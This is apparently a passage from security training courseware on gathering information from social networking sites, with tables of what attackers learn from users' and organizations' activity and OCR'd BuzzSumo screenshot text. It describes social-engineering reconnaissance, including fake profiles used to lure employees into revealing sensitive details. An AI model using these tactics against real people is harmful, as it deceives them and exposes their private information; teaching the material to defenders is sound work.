This section explains the type of information one can collect from social networking sites using social engineering and how it can be obtained. It aims to familiarize you with locating information from social media sites using various online services and resources.



Collecting Information through Social Engineering on Social Networking Sites

- Attackers use **social engineering tricks** to gather sensitive information from social networking websites
- Attackers create a **fake profile** and then use the false identity to lure employees into revealing their sensitive information
- Attackers collect information about the employees' **interests** and tricks them into revealing more information

What Users Do	What Attacker Gets
Maintain profile	Contact info, location, etc.
Connect to friends, chat	Friends list, friends' info, etc.
Share photos and videos	Identity of family members, interests, etc.
Play games, join groups	Interests
Create events	Activities

What Organizations Do	What Attacker Gets
User surveys	Business strategies
Promote products	Product profile
User support	Social engineering
Recruitment	Platform/technology
Background check to hire employees	Type of business

Collecting Information through Social Engineering on Social Networking Sites

Social networking sites are online services, platforms, or other sites that allow people to connect and to build interpersonal relations. The use of social networking sites is increasing rapidly. Examples of such sites include LinkedIn, Facebook, Instagram, Twitter, Pinterest, YouTube, and so on. Each social networking site has its own purpose and features**.** One site may connect friends, family and so on, while another helps users to share professional profiles. Social networking sites are open to everyone. Attackers may take advantage of this feature to gather sensitive information from users either by browsing through users' public profiles or by creating a fake profile to pose as a genuine user. On social networking sites, people may post personal information such as date of birth, educational information, employment background, spouse's names, and so on. Organizations often post information such as potential partners, websites, and upcoming news about the company.

For an attacker, social networking sites can be valuable sources of information about the target person or organization. The attacker can only gather the information that is posted by individuals. There are no barriers for attackers to access the public pages of accounts created on social networking sites. To obtain more information about the target, attackers may create fake accounts and use social engineering techniques to lure the victim into revealing more information. For example, the attacker can send a friend request to the target person from a fake account; if the victim accepts the request, then the attacker can access even the restricted pages of the target person on that website.

Information Available on Social Networking Sites

So far, we have discussed *how* an attacker can collect information from social networking sites. Now, we will discuss *what* information an attacker can get from social networking sites.

People usually maintain profiles on social networking sites to provide basic information about themselves and to help create and maintain connections with others. A profile generally contains personal information such as a person’s name, contact information (cell phone number, email address), friends’ information, information about family members, interests, and activities. People usually connect with friends and chat with them. Attackers can gather sensitive information through these chats. Social networking sites also allow people to share photos and videos. If users fail to set the appropriate privacy settings for their albums, then attackers can see the pictures and videos shared by them. Users may join groups to play games or to share their views and interests. Attackers can collect information about the victim's interests by tracking his or her groups and can then mislead the victim into revealing more information. Users may create events to notify other users about upcoming occasions, from which attackers will come to know about the user’s activities.

The activities of users on social networking sites and the respective information that an attacker can collect is summarized in the following table.

What Users Do	What Attacker Gets
Maintain profile	Contact info, location, and related information
Connect to friends, chat	Friends list, friends’ info, and related information
Share photos and videos	Identity of family members, interests, and related information
Play games, join groups	Interests
Create events	Activities

Table 2.4: Activities of users on the social networking sites and the respective information

Like individuals, organizations also use social networking sites to connect with people, promote their products, and gather feedback about their products and services. The activities of an organization on social networking sites and the respective information that an attacker can collect are summarized in the table below.

What Organizations Do	What Attacker Gets
User surveys	Business strategies
Promote products	Product profile
User support	Social engineering
Recruitment	Platform/technology information
Background check to hire employees	Type of business

Table 2.5: Activities of the organization on the social networking sites and the respective information


General Resources for Locating Information from Social Media Sites

- Attackers track social media sites using BuzzSumo, Google Trend, Hashatit, etc. to **discover most shared content** using hashtags or keywords, track accounts and URLs, email addresses, etc.

- Attackers use this information to perform **phishing**, **social engineering**, and other types of attacks

BuzzSumo

BuzzSumo's advanced social search engine **finds the most shared content** for a topic, author or a domain


Content > Content Analyzer - Bu
app.buzzsumo.com/content/web?q=www.microsoft.com
Home
Discover
Content
Influencers
Monitoring & Alerts
Projects
LOGIN
Help
Content Analyzer
Facebook
YouTube
Backlinks
SAVE SEARCH
CREATE ALERT
Past 6 Months
All Countries
Language Filter
Journalists
B2B publishers
More Filters
VIEW CONTENT
VIEW ANALYSIS REPORT
EXPORT
Actions

Content Analyzer

Enter a topic, brand, URL or domain

www.microsoft.com SEARCH

Expand your results to include more relevant terms by using the OR operator: **skincare OR beauty** Advanced Search Tips

Filter your results:

Sort by: Total Engagement 103,258 Results

☐ Select All	Facebook Engagement	Twitter Shares	Pinterest Shares	Reddit Engagements	Number of Links	Evergreen Score	Total Engagement
Download SwiftKey Smart Keyboard and be more productive | SwiftKey By Microsoft Swiftkey Feb 18, 2022 microsoft.com	142.5K	1	20	0	-	0	142.5K
One-to-One Devices and Learning | A Step-by-step guide Feb 12, 2022 microsoft.com	42.5K	1	0	0	-	0	42.5K
Microsoft Whitepaper - Guide for universities: How digitization can enable more sustainability Feb 23, 2022 microsoft.com	42.5K	0	0	0	-	0	42.5K

https://buzzsumo.com

General Resources for Locating Information from Social Media Sites

Several online services and resources are available to gather valuable information about a target from one or more social media sites. These services allow attackers to discover most shared content across social media sites by using hashtags or keywords, track accounts and URLs on various social media sites, obtain a target's email address, etc. This information helps attackers to perform phishing, social engineering, and other types of attacks.


Attackers use tools such as BuzzSumo, Google Trends, Hashatit, and Ubersuggest to locate information on social media sites:

- **BuzzSumo**

  Source: *https://buzzsumo.com*

  BuzzSumo's advanced social search engine finds the most shared content for a topic, author, or domain. It shows the shared activity across all the major social networks including Twitter, Facebook, LinkedIn, Google Plus, and Pinterest.

  As shown in the screenshot, attackers use BuzzSumo to track the most shared content related to the target domain and obtain details such as social media account information, URLs, and email addresses.


Content > Content Analyzer - Bu
app.buzzsumo.com/content/web?q=www.microsoft.com
Home
Discover
Content
Influencers
Monitoring & Alerts
Projects
LOGIN
Help
Content Analyzer
Facebook
YouTube
Backlinks
SEARCH
SAVE SEARCH
CREATE ALERT
Advanced Search Tips
Past 6 Months
All Countries
Language Filter
Journalists
B2B publishers
More Filters
VIEW CONTENT
VIEW ANALYSIS REPORT
EXPORT
Select All
Actions

Content Analyzer

Enter a topic, brand, URL or domain

www.microsoft.com

Expand your results to include more relevant terms by using the OR operator: **skincare OR beauty**

Filter your results:

Sort by: Total Engagement 103,258 Results

	Facebook Engagement	Twitter Shares	Pinterest Shares	Reddit Engagements	Number of Links	Evergreen Score	Total Engagement
Download SwiftKey Smart Keyboard and be more productive | SwiftKey By Microsoft Swiftkey Feb 18, 2022 microsoft.com	142.5K	1	20	0	-	0	142.5K
One-to-One Devices and Learning | A Step-by-step guide Feb 12, 2022 microsoft.com	42.5K	1	0	0	-	0	42.5K
Microsoft Whitepaper - Guide for universities: How digitization can enable more sustainability Feb 23, 2022 microsoft.com	42.5K	0	0	0	-	0	42.5K

